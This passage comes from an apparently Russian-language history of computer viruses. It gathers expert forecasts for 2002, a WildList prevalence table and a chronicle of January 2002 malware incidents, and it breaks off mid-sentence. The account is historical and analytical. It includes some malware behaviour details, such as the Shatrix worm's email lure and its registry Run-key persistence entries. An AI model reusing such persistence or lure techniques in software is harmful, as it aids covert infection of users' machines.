Компания MessageLabs, специализирующаяся на разработках в области антивирусной защиты компьютерных систем, опубликовала итоговый годовой отчёт, из которого следовало, что в минувшем году средствами компании почтовые вирусы перехватывались каждые 18 секунд, а это означало, что за год зарегистрированными оказались 1,6 млн. заражённых файлов. Заметим, аналогичный показатель прошлого года равнялся всего 184257 зараженным сообщениям, что означает, что в 2001 году вирусы распространялись в *девять раз* активнее, чем годом ранее. Возможность сбора подобной статистики обусловлена тем, что антивирусный сервис MessageLabs существенно отличается от антивирусных программ, поставляемых на рынок большинством других разработчиков, поскольку основной задачей данного сервиса является перехват заражённых файлов ещё до того, как они достигнут почтового клиента адресата. По признанию главного технолога компании Марка Саннера, «особую озабоченность вызывает соотношение вирусов, приходящееся на общее количество электронных почтовых отправлений. Для текущего года этот показатель равняется в среднем одному вирусу на 370 электронных писем, в то время как в 2000 и 1999 году он составлял одно заражённое письмо к 700 и к 1400 обычных сообщений соответственно». Особенно «напряжён-

ными» оказались ноябрь и декабрь текущего года, что г-н Саннер объяснил практически одновременным появлением большого числа новых почтовых червей: «Aliz», «BadTrans.B», «Goner» и «Gokar».

«В 2001 году специалисты по информационной безопасности фирмы TruSecure столкнулись с рядом вирусных эпидемий, получивших широкую огласку, таких как “Anna Kournikova”, “SirCam”, “CodeRed” и “Nimda”. Новый год не будет исключением и также сулит возникновение новых угрожающих эпидемий», – заявил технический директор по исследованию вредоносных кодов TruSecure, одной из ведущих мировых компаний по безопасности информационных систем, Роджер Томпсон. Прогноз г-на Томпсона касательно вирусной активности на начало 2002 года включал также, что будет большее количество:

- новых макро и скрипт-вирусов (порядка 200–300 в месяц, но ни один из них не окажет серьёзного влияния, так как основные антивирусные программы смогут обнаружить большинство из них);

- «троянских» программ удалённого доступа[180] или «чёрных ходов» (а авторы подобных программ будут маскировать их под фильмы для взрослых, распространяя через новостные группы с порнографическим содержанием);

- вирусов массовой почтовой рассылки (вирусы типа «SirCam» будут доставлять проблемы компаниям, не осуществляющим фильтрацию исполняемых типов почтовых вложений на шлюзах, оставляя эту заботу на клиентское антивирусное программное обеспечение).

Но это заявляли и писали эксперты Западной Европы. А что же у нас? Может быть, всё спокойно? Как бы не так. Вот несколько комментариев ведущих отечественных специалистов-вирусологов, высказанных ими по поводу сложившейся к концу 2001 года обстановки.

«Всё большее число вирусов будет ориентироваться на Интернет как среду распространения. Также намечается тенденция все более широкого ис-

[180] Remote Access Trojans (RAT) – «троянская» программа удалённого доступа.

пользования вирусами разного рода ошибок в системном и прикладном программном обеспечении, позволяющих вирусному коду автоматически запускаться на уязвимой системе. По-видимому, в этом плане следует ожидать как чисто количественный рост – новые вирусы, пользующиеся старыми, “зарекомендовавшими себя” методами проникновения, так и качественный – интенсивный поиск ранее неизвестных ошибок в системах безопасности программ. Очевидно, что преобладающая часть вирусов ориентируется на наиболее массовое программное обеспечение и ОС Windows. С другой стороны, рост популярности Linux может привести к заметному росту числа вирусов, ориентированных на эту систему. Предположительно, это могут быть те или иные разновидности червей, использующие для проникновения в систему атаки на уязвимые сервисы. Вряд ли следует в 2002 году ожидать какой-либо «волны» вирусов для Linux, но некоторое оживление интереса со стороны «вирусописателей» возможно. Возможно также появление нового типа сложных полиморфных вирусов – так называемых метаморфных. Их характерной особенностью является то, что при порождении новых копий вируса полиморфная трансформация кода применяется ко всему телу вируса, а не только к «головной» части – шифровщику (или набору шифровщиков). Кстати сказать, при таком подходе отпадает сама необходимость как-либо шифровать основное тело вируса. Уже известны первые концептуальные реализации некоторых элементов данной технологии в реальных вирусах. Создание алгоритмов для эффективного обнаружения метаморфных вирусов является весьма сложной задачей, и мы оцениваем её решение как одно из приоритетных направлений совершенствования антивирусных технологий на ближайшее время», – такова была оценка технического директора ЗАО «Диалог-Наука», разработчика программы Dr.Web Михаила Колядко**.**

«В 2001 году количество вирусных атак через электронную почту достигло 90% от общего числа инцидентов. Число жертв компьютерных вирусов растёт год от года. Минувший год не стал исключением, ознаменовавшись рядом разрушительных эпидемий. Если так пойдёт и дальше, через 12

лет вирусный код будет содержаться в каждом втором электронном письме. По статистике “Лаборатории Касперского” в 2001 году количество вирусных атак через электронную почту достигло 90% от общего числа инцидентов. “Большинство новых пользователей имеет поверхностные знания о правилах компьютерной безопасности. Из-за этого даже самые примитивные вредоносные программы, например вирус “Anna Kournikova”, порой вызывают глобальные эпидемии”, – говорит специалист по антивирусным исследованиям Евгений Касперский. В 2001 году распространились вирусы, использующие ошибки в программах, через которые злоумышленник может незаметно внедрить вредоносный код. К таким вирусам относятся “хиты” последнего сезона – “SirCam”, “CodeRed” и “Nimda”. Активация этих вирусов происходит автоматически и почти не зависит от действий пользователя. Например, для заражения “Nimda” достаточно открыть электронное письмо даже в окне предварительного просмотра. К новинкам прошлого года можно отнести и распространение вредоносных программ для операционной системы Linux. Первой ласточкой стал вирус “Ramen”, обнаруженный в январе и за считанные дни поразивший множество крупных корпоративных систем. Но самым опасным изобретением вирусописателей стали так называемые “бестелесные сетевые черви”, способные распространяться и работать на заражённых компьютерах без использования файлов. Такие вирусы существуют исключительно в оперативной памяти компьютера и передаются, копируя сами себя. Глобальная эпидемия сетевого червя “CodeRed”, заразившего более 300000 компьютеров, подтвердила действенность технологии “бестелесности”. Эксперты компании “ДиалогНаука” прогнозируют появление нового типа вирусов – так называемых метаморфных, то есть “самостоятельно мутирующих”, вирусов. <…> Специалисты сходятся во мнении, что в будущем году количество и разнообразие вирусных эпидемий увеличатся. Если нынешняя тенденция сохранится, то к 2013 году каждое второе электронное письмо будет содержать вредоносный код», – писали «Ведомости».

«В 2002 году найдут своё продолжение тенденции этого года. В первую очередь это касается распространения новой технологии проникновения вредоносных программ на компьютеры. Ранее безусловное лидерство было за методом вложенных файлов. Однако сейчас пользователи уже достаточно информированы об этих уловках и далеко не каждого можно этим провести. Сегодня огромное распространение получил способ внедрения через бреши в системах безопасности. Классический пример – “Nimda”, “Aliz”, “BadTrans.B”, “CodeRed” и др. В ноябре около 40% всех вирусных инцидентов пришлось именно на такие вредоносные программы. При доставке на целевой компьютер при помощи WWW или электронной почты вредоносный код автоматически активизируется и заражает систему. Таким образом, в данном случае практически исключается человеческий фактор, способный противостоять атаке. Такое положение дел заставило нас переоценить актуальность правил компьютерной безопасности. Ранее правилом номер 1 был запрет на запуск вложенных файлов, полученных из подозрительных источников и не проверенных антивирусной программой с последними обновлениями. Сейчас на первый план выходит необходимость своевременно устанавливать обновления для систем безопасности используемого программного обеспечения. Другой важной тенденцией будет распространение вредоносных программ на новые операционные системы и приложения. Количественное и качественное разнообразие вирусов для Windows и MS Office 2000 обусловливается большой популярностью этих платформ среди пользователей и, следовательно, среди вирусописателей. Однако сегодня всё более популярными становятся Linux и Linux-приложения, в том числе Star Office, быстро растёт число поклонников карманных компьютеров и смартфонов (программируемых телефонов). В будущем году будет продолжаться рост вредоносных программ для Linux, и высока вероятность того, что в 2002-м появятся и получат распространение вирусы для Palm, Pocket PC, сотовых телефонов. Что касается развития антивирусных технологий, то здесь основные усилия компаний будут сосредоточены на совершенствовании путей доставки анти-

вирусных обновлений на компьютеры пользователей, а также на разработке технологий обнаружения и нейтрализации неизвестных вирусов – эвристического анализа, поведенческих блокираторов, ревизоров изменений», – таково было мнение руководителя антивирусных исследований «Лаборатории Касперского» Евгений Касперский.

«Подавляющее большинство вирусов создаётся под программные продукты Microsoft. Причину этого, как мы полагаем, следует искать как в широком распространении продуктов Microsoft и отношении производителя к качеству своих продуктов, так и в подготовке пользователей. Предлагаемая Microsoft идеология “включил и работай” не подразумевает высокой квалификации пользователя и, следовательно, ограничивает возможности тонкой настройки программного обеспечения. Появление новых операционных систем от Microsoft вряд ли сможет решить проблемы, связанные с информационной безопасностью, поскольку установленные сейчас на миллионах компьютеров Windows 95, Windows 98, Windows Me, Windows 2000 останутся без изменений и, следовательно, будут по-прежнему уязвимыми. Многочисленные уязвимые места в MS Outlook и Outlook Express открыли дорогу почтовым червям, которые поразят компьютер даже самого осторожного пользователя, слушающего предостережения специалистов по безопасности и никогда не открывающего странные письма с непонятными вложениями. Теперь по-настоящему осторожному пользователю, наверное, следует или отказаться от Outlook вовсе, или неотрывно следить за предупреждениями Microsoft и не пропускать ни единой заплатки. Дыры в почтовых программах – это ещё полбеды. Дыры в серверном программном обеспечении куда опаснее, и червь “CodeRed” с успехом подтвердил это. Работая автономно, он распространялся, как лесной пожар, и за считанные часы поразил десятки тысяч Web-серверов, работавших под управлением Microsoft IIS. Повторные атаки новых разновидностей этого вируса, а затем и появление действующего сходным образом вируса “Nimda” доказали, что латанием дыр тут не отделаешься. Что говорить о других, если даже сама Microsoft оказалась неспо-

собной уберечь своё серверное хозяйство? Интересная особенность “CodeRed”: для распространения ему не нужны файлы. Попав на заражённый компьютер через Интернет, он работает в памяти, не создавая своей копии на «жёстком» диске. Таким образом, он эффективно избежал внимания традиционных антивирусов, основное внимание уделяющих попыткам обращения к дискам. Массированный отказ пользователей от продуктов Microsoft вряд ли возможен, но вполне вероятна ситуация, когда по причинам того или иного характера пользователи будут выбирать альтернативные платформы. Вопросы надёжности программного обеспечения и информационной безопасности, в частности, должны решаться, исходя из конкретных целей и задач, и платформа Windows здесь не единственное решение.

Проблема компьютерных вирусов интересна и с чисто научной точки зрения. Ведь зачастую речь идет о программах, способных самостоятельно совершать некие действия для достижения результата. Конечно, никто не говорит об “искусственном интеллекте”, но создание вирусных систем на основе нейронных сетей, когда значимые части вируса распределены в сети и могут самостоятельно модифицироваться, исходя из внешних условий, вполне возможно. Такая сеть может быть достаточно гибкой и живучей, поскольку невозможно определить точно, какая именно часть вируса в настоящий момент используется для проникновения в операционную систему. Если появятся новые технологии, которые дадут возможность использовать свои средства для несанкционированных действий, то вполне вероятным будет и появление новых типов вирусов. Заранее нельзя ничего сказать точно, поскольку до сих пор находят дыры в уже давно использующихся программных продуктах, а сколько их будет в новых, неизвестно никому. Впрочем, несмотря ни на что, основные принципы, которые позволят защититься от вирусов, в ближайшей перспективе останутся прежними», – говорила представитель «Panda Software Russia» Галина Подовжная.

Итак, 2001 год был отмечен как определёнными успехами антивирусных компаний в разработке новых и совершенствовании существующих тех-

нологий защиты от вредоносных программ, так и дальнейшим ростом числа пострадавших от вирусных атак. Практически каждый месяц очередная вирусная эпидемия поражала компьютерные системы в разных странах мира, а вирусописатели активно изобретали всё новые методы и способы незаметного проникновения в компьютерные системы, что способствовало росту количества масштабных вирусных инцидентов. Электронная почта и Интернет стали ещё более опасными с точки зрения распространения через них вредоносных программ, появились «бестелесные» сетевые черви, приобрели большую популярность способы рассылки вредоносных программ посредством ICQ, Gnutella, MSN Messenger, IRC, и получили более широкое распространение вредоносные программы для операционной системы Linux, различные списки и рейтинги наиболее распространённых вредоносных программ возглавили сетевые черви для Windows, и снизилась доля скрипт и макровирусов. Однако в качестве основного события 2001 года следует признать, по мнению большинства специалистов, широкое распространение вредоносных компьютерных программ, использующих для проникновения в компьютеры «уязвимости» в системах безопасности операционных систем и приложений («CodeRed», «Nimda», «Aliz», «Badtrans.B» и пр.). «По статистике «Лаборатории Касперского» доля подобных вредоносных программ в общем объёме вирусных инцидентов составила около 55%. Эта цифра наводит на мысль о необходимости пересмотреть важнейшие правила антивирусной безопасности», – заявлял в одном из интервью Евгений Касперский.

Существовавшие тенденции позволяли специалистам дать следующий обобщённый прогноз развития вирусной ситуации: «К сожалению, в 2002 году должно увеличиться количество и разнообразие вирусных эпидемий. Прежде всего, это обусловлено ростом количества пользователей: некоторые из них становятся вирусописателями, другие их жертвами. Также в будущем будет расти количество вредоносных программ, разнообразие их типов. Несомненно, будут совершенствоваться и их методы проникновения на компьютеры. Помимо нынешних напастей, ожидается появление большого числа

“многофункциональных” вирусов, атакующих серверы и компьютеры пользователей по нескольким направлениям одновременно. Вирусы-черви, которые проникают в компьютер, не применяя при этом взлом защиты, не будут считаться “настоящими вирусами”. Всё меньше будет просто вирусов, а всё больше будет шпионских программ. Постепенно будут всё больше и больше использоваться не почтовые методы заражения (например, ICQ и подобные сетевые программы). Всевозможные карманные устройства, начиная с сотовых телефонов и заканчивая карманными компьютерами, представляют собой весьма привлекательное поле для вирусов. По всей видимости, последняя проблема, мешавшая широкому распространению «карманных» вирусов, – ограниченные сетевые возможности – будет решена в ближайшее время, и тогда обладателям наладонников и современных мобильников придётся столкнуться с этими вирусами. У пользователей же обилие вирусных новостей может вызвать эффект усталости, ведущий к пренебрежению опасностью заражения».

Показателен тот факт, что мнения ведущих российских компаний, специализирующихся на антивирусном программировании (в этой области мы на равных конкурируем с западными разработчиками), совпадают практически по всем пунктам.

Ну, а у нас есть просто уникальное преимущество – фактор времени. Специалисты составляли свои прогнозы на основе обширных знаний и накопленного опыта, а вы можете просто взять и прочитать о главных событиях следующего года и дальнейших лет.

§4. 2002 год – ломать не строить; «уязвимости» – это наше всё; не умением, так числом; «иные» – форматы, версии операционной системы, ранее неизвестная архитектура или платформа… – нет проблем; маскировка становится нормой; праздники, любовь и вирусы – понятия неразрывные; осваиваем новые языки программирования; новые технологии инфицирования и наращивание скорости распространения – вот путь к успеху; отключение антивирусных программ – шлифовка мастерства продолжается; написание вредоносных компьютерных программ обходится обществу всё дороже

- Фирма Cray анонсировала решение Cray X1 с характеристиками 52,4 Тфлопс и 65,5 Тб ОЗУ.
- В рамках ASCI (Проект моделирования работы ядерного оружия, Лос-Аламосская лаборатория, США) временами удавалось добиться скорости обработки информации в 10,2 Тфлопс, а проект поиска внеземных цивилизаций, объединяющий сотни тысяч пользователей ПК, предоставляющих ресурсы своих компьютеров для распредёленных вычислений, достиг уникальной пиковой производительности 92 Тфлопс.

Таблица 5

Вредоносные компьютерные программы, входившие в 2002 году в число двадцати наиболее распространённых в мире (по данным Международной организации WildList – WildList Organization International)

Название	Янв/Ч	Фев/Ч	Март/Ч	Апр/Ч	Май/Ч	Июнь/Ч	Июль/Ч	Авг/Ч	Сент/Ч	Окт/Ч	Ноябрь/Ч	Дек/Ч
W32/BadTrans.B-mm**	40	44	45	45	46	46	47	47	47	46	46	44
W32/Magistr.A-mm**	39	40	40	40	40	40	43	44	43	43	43	43
W32/Hybris.B-mm**	39	38	35	35	35	36	37	35	34	34	34	37
W32/MTX-m**	39	38	35	35	36	36	36	34	30	30	29	27
W32/SirCam.A-mm**	35	37	37	40	42	44	46	46	43	43	42	45
W32/Nimda.A-mm**	34	36	36	37	39	39	39	40	40	41	38	41
VBS/VBSWG.J-mm**	33	34	27	20	–	–	–	–	–	–	–	–
VBS/VBSWG.X-mm**	30	30	29	30	30	25	23	23	–	–	–	–
W32/Magistr.B-mm**	29	31	31	32	33	34	35	35	35	37	36	40
W32/Funlove.4099*	27	29	29	29	31	30	32	32	30	30	30	30
JS/Kak.A-m**	26	26	23	22	22	22	22	22	22	22	22	23
W32/Navidad.A-	26	22	–	–	–	–	–	–	–	–	–	–

Название	Янв/Ч	Фев/Ч	Март/Ч	Апр/Ч	Май/Ч	Июнь/Ч	Июль/Ч	Авг/Ч	Сент/Ч	Окт/Ч	Ноябрь/Ч	Дек/Ч
m**												
VBS/Haptime.A-mm**	25	27	27	27	28	28	27	27	23	23	22	23
W32/BadTrans.A-mm**	24	26	26	26	26	25	25	24	–	–	–	–
VBS/LoveLetter.A-mm**	23	24	20	19	20	–	–	22	19	19	–	–
W95/CIH.1003*	23	22	22	21	22	22	–	–	–	–	–	–
W97M/Thus.A*	23	23	18	–	–	–	–	–	–	–	–	–
W32/Goner.A-mm**	22	33	33	34	35	35	36	36	36	36	36	35
W32/Navidad.B-m**	22	22	–	–	–	–	–	–	–	–	–	–
W32/Ska.A-m*	22	–	–	–	–	–	–	–	–	–	–	–
W32/Nimda.E-mm**	–	24	25	25	25	25	26	26	26	26	28	31
W32/Aliz.A-mm**	–	–	22	23	24	24	24	24	24	24	24	24
W97M/Marker.C*	–	–	19	18	–	–	–	–	–	–	–	–
W32/Klez.E-mm**	–	–	–	25	29	33	34	35	36	36	36	39
W32/Klez.H-mm**	–	–	–	–	20	32	36	36	38	39	39	45
W32/Elkern.C**	–	–	–	–	19	23	23	23	24	24	25	28
W32/Gibe.A-mm**	–	–	–	–	–	21	23	23	23	23	23	24
W32/MyParty.A-	–	–	–	–	–	–	–	–	21	21	21	–

Название	Янв/Ч	Фев/Ч	Март/Ч	Апр/Ч	Май/Ч	Июнь/Ч	Июль/Ч	Авг/Ч	Сент/Ч	Окт/Ч	Ноябрь/Ч	Дек/Ч
mm**												
W32/FBound.C-mm**	–	–	–	–	–	–	–	–	19	19	19	–
W32/BugBear-mm**	–	–	–	–	–	–	–	–	–	–	28	38
W32/Yaha.G-mm**	–	–	–	–	–	–	–	–	–	–	–	24
W95/Spaces.1445**	–	–	–	–	–	–	–	–	–	–	–	24

Примечания:

1. В графе «Название» имена вредоносных компьютерных программ приведены в соответствии с классификацией Международной организации WildList.

2. . В графах «Янв/Ч» – январь/частота, «Фев/Ч» – февраль/частота и т. д. показатель «частота» – это количество сообщений, которые получены Международной организацией WildList в официальных отчётах от ведущих компьютерных вирусологов из различных стран разных регионов мира о появлении или рецидиве конкретной вредоносной компьютерной программы в соответствующем месяце 2002 года.

3. Символ «–» означает, что либо до этого данная вредоносная компьютерная программа не входила в двадцатку WildList, либо выбыла из неё.

4. Символом «*» помечены вредоносные компьютерные программы, которые рассматривались в предыдущей главе.

5. Символом «**» помечены вредоносные компьютерные программы, которые рассматриваются в настоящей главе.

3 января 2002 года антивирусная компания Symantec сообщила об обнаружении «троянской» программы, встроенной в популярные файлообменные системы Glokster и Limewire. Она не наносила очевидного вреда заражённому компьютеру, но незаметно для пользователя пересылала его персональную информацию на другой адрес в Интернет. Эту программу, именуемую «DIDer» и определяемую Symantec как «троянскую», содержало рекламное программное обеспечение «Clicktilluwin», поставляемое с файлообменными пакетами. И хотя практика поставки программ для рекламы так называемого «adware», вместе с бесплатными файлообменными программами использовалась уже давно, зашитый в них вирус был обнаружен в первый раз. Характерно, что «DIDer» устанавливался в компьютерную систему даже в том случае, если пользователь блокировал установку Clicktilluwin.

Ранее пользователи уже жаловались на подобные проблемы с другой файлообменной системой – FastTrack Kazaa Media Desktop. Сотрудники CNET протестировали это программное обеспечение, но присутствия вируса там обнаружено не было.

В итоге представители Limewire заявили, что их версия, содержавшая заражённый Clicktilluwin, заменена на «чистую», а Glokster вместе с извинениями разослал своим пользователям программу, удаляющую зловредный код с их компьютеров. «У нас нет доступа к исходным кодам “adware”, так что мы вынуждены верить нашим рекламодателям на слово, – говорилось в размещённом на Web-сайте компании Glokster сообщении. – Теперь, когда мы обнаружили “троянскую” программу, мы сделаем всё возможное, чтобы уменьшить ущерб, который она может нанести нашим пользователям».

4 января 2002 года техническая лаборатория компании Panda Software сообщила об обнаружении очередного почтового червя «Shatrix», который рассылал себя по всем адресам из адресной книги MS Outlook. Кроме того, он перемещал текущее окно по экрану монитора, модифицировал системный реестр Windows и пытался удалить ряд файлов.

Письмо, в котором содержался «червь», выглядело следующим образом: Тема: FW: Shake a little («Слегка встряхните»); Содержание: This will shake your world :-) («Это потрясёт ваш мир»); Приложение: «shake.exe» (этот файл и содержал «червя»). Если пользователь открывал приложение, «червь» быстро перемещал текущее окно по экрану монитора, а затем копировал себя в директорию Windows под именем, составленным из восьми случайно отобранных символов (букв и цифр). Для того чтобы автоматически запускаться при каждом включении компьютера, «Shatrix» добавлял следующие значения в системный реестр Windows:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunSystemInf%Windows system directory%\«file name»

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunSystemInfoM %Windows system directory%\«file name».

Далее «Shatrix» пытался уничтожить ряд файлов на «жёстком» диске. Интересно, что программный код «червя» содержал следующие текстовые строки: «MatriX is out there MatriX has You... MatriX is All around You». Очевидно, авторы «Shatrix» были «по совместительству» и большими поклонниками фильма «Матрица».

8 января антивирусная компания Sophos сообщила о появлении первого вируса, заражающего файлы популярного формата Macromedia Flash. Сотрудники компании получили вирус, названный автором «SWF/LFM-926», в анонимном электронном письме, к которому был прикреплён инфицированный файл. При этом вирус не представлял большой опасности, и целью его создания, по всей вероятности, было указание на «уязвимость» Flash. Однако специалисты Sophos предупреждали пользователей, что «SWF/LFM-926» может стать началом новой волны вирусов, масштабы которой могут превысить все известные до сих пор вирусные эпидемии. В частности, по данным Macromedia, средствами для просмотра Flash располагают сегодня 97% пользователей Интернет. И стоит отметить, что «мультики» на Flash весьма попу-

лярны среди аудитории Интернет и часто пересылаются в виде вложений к электронным письмам.

При открытии файла, инфицированного «SWF/LFM-926», на экране монитора появлялось сообщение «Loading.Flash.Movie», а затем демонстрировалась анимация с изображением цифровой головоломки. Во время демонстрации «SWF/LFM-926», написанный на внутреннем языке Macromedia Flash – ActionScript, запускал отладчик DOS, который создавал исполняемый файл с именем v.com. Он запускался и записывал копию вирусного скрипта в другой Flash-файл, находящийся в той же папке на диске.

В Sophos также отмечали, что действие вируса проявлялось только при открытии файла с локального диска. При обычном просмотре анимации через Интернет вирус не опасен.

9 января 2002 года появилась новая и более опасная версия удалённо управляемого вируса, поражающего операционные системы Linux, однако специалисты по компьютерной безопасности отвергли возможность её широкого распространения.

Предварительные исследования показали, что вирус является «более умным» вариантом так называемого «Remote Shell Trojan»[181] или «RST». Обнаруженный в сентябре 2001 года вирус «RST» поражал программы, написанные под операционную систему Linux. Интересно, что занимающаяся обеспечением сетевой безопасности компания Qualys ещё в декабре 2001 года приобрела из «неизвестных источников» копию нового варианта вируса «RST» и поэтому смогла первой подготовить его детальное описание, а также средства обнаружения и уничтожения нового вируса, который эта компания назвала весьма буднично – «RST.b». Как и первоначальный «RST», новый вариант вируса поражал исполняемые бинарные файлы формата ELF в Linux-

[181] «Remote Shell Trojan» (англ.) – «Доступ к командной оболочке удалённого компьютера».

системах и устанавливал в инфицированный компьютер «backdoor», предоставляющую злоумышленнику полный удалённый контроль.

В компании Qualys классифицировали «RST.b» как более опасный, нежели его предшественник, поскольку он содержал программный код, подключавший компьютер к сетевому «снифферу»[182], позволявшему идентифицировать и открывать порт для передачи данных. «Данная функция позволяла прослушивать любые виды пакетов, исходящих из любого порта UDP[183]. Это довольно интересная и одновременно опасная методология, с которой ранее нам не приходилось сталкиваться», – заявлял Герхард Эшельбек из Qualys. Вместе с тем результаты исследований компании Qualys отличались от анализа независимой экспертной компании Lockdown, полагавшей, что «вирус базируется не на протоколе UDP, а на менее известном внешнем шлюзовом протоколе – EGP[184]».

Менеджер по чрезвычайным ситуациям в компании SecurityFocus Райан Рассел, в свою очередь, считал, что различия в исследованиях Qualys и Lockdown свидетельствуют о вероятности существования двух различных вариантов вируса. Он же добавил, что «в отличие от молниеносно распространяющихся вирусов для операционных систем Windows у нового вируса “RST.b” меньше шансов на широкое распространение».

Но всё это частности. Поэтому мы можем лишь присоединиться к резюме, сформулированному Интернет-изданием CNews.ru: «И несмотря на то что многие пользователи Linux не используют антивирусные программы, в

---

[182] Sniffer (англ.) – *проф.* «сниффер», программа-анализатор сетевого трафика.

[183] UDP (User Datagram Protocol) (англ.) – протокол передачи дейтаграмм пользователя. Быстрый сетевой протокол транспортного уровня Интернет, на котором базируются сетевая файловая система, служба имён и ряд других служб, однако, в отличие от TCP, UDP обеспечивает обмен дейтаграммами без подтверждения доставки.

[184] EGP (Exterior Gateway Protocol) (англ.) – протокол внешней маршрутизации, внешний шлюзовой протокол. Протокол, реализующий пересылку маршрутной информации на маршрутизаторы, которые соединяют между собой автономные системы.

целом, они являются людьми более искушёнными в плане систем безопасности и не станут бездумно запускать присланные по почте файлы».

На следующий день, 9 января 2002 года, «Лаборатория Касперского» объявила о появлении первой вредоносной программы, которой присвоили имя «LFM», заражающей файлы популярного мультимедийного формата Macromedia Shockwave[185]. Лабораторный анализ «LFM» показал, что он является, скорее, концептуальным, чем представляющим реальную угрозу для пользователей Интернет.

Для распространения данная вредоносная программа требовала нескольких важных условий, одновременное выполнение которых было маловероятно. Во-первых, «LFM» необходимо, чтобы на компьютере была установлена полная версия программы, выполняющей файлы Macromedia Shockwave: вирусу недостаточны урезанные версии, встроенные по умолчанию в Internet Explorer и Netscape Navigator. Во-вторых, пользователь должен был вручную загрузить заражённый файл с расширением *.swf на свой компьютер и запустить его. В-третьих, «LFM» мог заражать только файлы с расширением *.swf, находившиеся в той же директории, что и файл-носитель вируса.

Но хотя возможность эпидемии вируса «LFM» изначально отрицалась, «Лаборатория Касперского» рекомендовала пользователям «крайне осторожно относиться к файлам Macromedia Shockwave, поскольку не исключено появление других, более работоспособных вредоносных программ, заражающих SWF-файлы». От себя добавим, что, действительно, эпидемии не после-

---

[185] Как известно, файлы с расширением «.swf» содержат видео и звуковые данные, а компактность, простота создания анимированных изображений и поддержка большинством современных Web-приложений сделали их одним из самых популярных средств передачи мультимедийной информации через Интернет. С их помощью миллионы пользователей по всему миру обмениваются электронными поздравительными открытками и тысячи фирм используют технологию Macromedia на своих Web-сайтах, чтобы сделать их более привлекательными и динамичными.

довало, но в истории вирусописания «LFM» остался как первый вирус, инфицирующий файлы формата Macromedia Shockwave.

Ещё до выхода итоговой версии так называемых Web-сервисов компании Microsoft для них был написан и 10 января 2002 года обнародован соответствующий вирус[186]. Вирус попадал на другие компьютеры традиционными путями – посредством флоппи-дисков, CD-ROM. Как сообщал эксперт антивирусной компании Network Associates Крейг Шмагар, «этот вирус написал чешский программист[187] не для массового распространения, а для демонстрации возможности заражения новой платформы и подтверждения наличия “уязвимости” в будущем (!) продукте компании Microsoft. Он направил его ряду антивирусных компаний для того, чтобы те совместно с Microsoft могли бы вовремя устранить эту “уязвимость”».

Автор дал своему творению «домашнее» имя «Donut»[188], и в качестве мишени для нападения он избирал исполняемые файлы с расширением .exe, написанные для Web-сервисов .NET[189]. В начале января 2002 года платформа .NET и связанное с ней программное обеспечение находилось на стадии тестирования разработчиками и было установлено на довольно ограниченном количестве компьютеров, так что особой опасности «Donut» не представлял. К тому же он не распространялся по электронной почте или через браузеры: пользователь должен был бы сохранить инфицированный файл на своём «жёстком» диске, чтобы вирус заразил остальные файлы. В распространён-

---

[186] 95% кода «Donut» написано на языке программирования Win32 Assembler, оставшиеся 5% на языке программирования MISL (Microsoft Intermediate Language); работает вирус преимущественно с теми файлами, которые написаны на языке программирования C#.

[187] Вирус был отослан разработчикам антивирусов в Network Associates самим автором, который являлся чешским представителем в международной группе разработчиков вирусов под названием «29/A».

[188] «Donut» (чешск.) – «Бублик».

[189] Написанные по этой технологии приложения доступны в режиме реального времени с любого подключённого к сети устройства.

ном антивирусной компанией Symantec заявлении говорилось, что у вируса мало шансов получить широкое распространение, однако само его появление означает, что вирусописатели проявляют пристальное внимание к архитектуре .NET и пытаются понять структуру программного обеспечения, которое, по мнению Symantec, в скором времени будет стоять на большинстве компьютерных систем. «Однако проблема в том, что Web-сервисы Microsoft предоставляют неплохую возможность для распространения вредоносных программ: программы для ".NET" полностью базируются в онлайне» – заявляла Symantec. Эксперты предупреждали, что появление «Donut» показало принципиальную возможность использования архитектуры .NET для распространения вирусов и означало необходимость адаптации антивирусного программного обеспечения для работы в новых условиях. «Данный вирус доказывает, что авторы вирусов будут продолжать работу с новыми платформами, а это требует от производителей антивирусных продуктов инвестировать средства в исследования и разработку новых способов обнаружения вирусов», – подытожил Джек Кларк, менеджер по маркетингу компании McAfee, антивирусного подразделения Network Associates.

В тот же день Информационный портал «Компьюлента» сообщил, что «группа электронных взломщиков "w00w00", ранее сообщившая об обнаружении серьёзной уязвимости в Интернет-пейджере AOL Instant Messenger, выступила с очередным заявлением, предупреждая пользователей о потенциальной опасности "патча", выпущенного для решения проблемы». Речь шла о том, что сразу после сообщения об обнаруженной уязвимости неким Робби Сандерсом в рассылке BugTraq была опубликована программа, временно решающая проблемы с безопасностью, до того момента, как AOL выпустит официальную заплатку. Группа «w00w00» подчёркивала: «Любое программное обеспечение, распространяемое открыто либо приватно, должно работать так, как заявил его автор, и не делать ничего иного без ведома пользователя».

Дело было в том, что «патч» Сандерса действительно предотвращал использование «уязвимости» AOL Instant Messenger, но, кроме полезной дея-

тельности, программа отправляла автору информацию об имени и адресе пользователя, подключалась к двум используемым для платежей Web-сайтам и обеспечивала возможность для перенаправления пользователя на различные порнографические сайты. Интересно, что группа электронных взломщиков «w00w00» была крайне недовольна деятельностью Сандерса, так как ранее его «патч» был признан их сообществом как действительно решающий проблему. В итоге «выяснения отношений» Сандерс был вынужден признать, что его «программа занимается не только обеспечением безопасности», заявив, что подключение к Web-сайтам, оплачивающим «клики» на баннеры, было использовано им потому, что ему нужны деньги! (Вот это оправдание, правда!?) Остальные действия программы (порнографию и отправку адреса пользователя) он объяснил тем, что это средство для того, чтобы «наказать тех, кто наезжает на меня и моих друзей».

11 января 2002 года руководители SiliconValley.com – Web-сайта технических и бизнес новостей – подтвердили, что в понедельник утром вместе с новостями была произведена непреднамеренная рассылка опасного вируса. Согласно заявлению директора по корпоративным связям компании Knight Ridder Digital и управляющей сайтом SiliconValley.com Синтии Фьюнелл, подписчикам электронной версии ежедневного обзора новостей «Good Morning Silicon Valley» было разослано письмо с опасным вирусом «Magistr». В интервью г-жа Фьюнелл подтвердила, что один из почтовых серверов компании был «скомпрометирован», но не привела никаких дополнительных подробностей. В следующей рассылке, произведенной вечером того же дня, подписчикам объяснили, что инцидент произошёл в результате атаки на SiliconValley.com.

В предупреждении, составленном «министром информации» SiliconValley.com Джоном Мюрреллом, сообщалось, что заражённое письмо со-

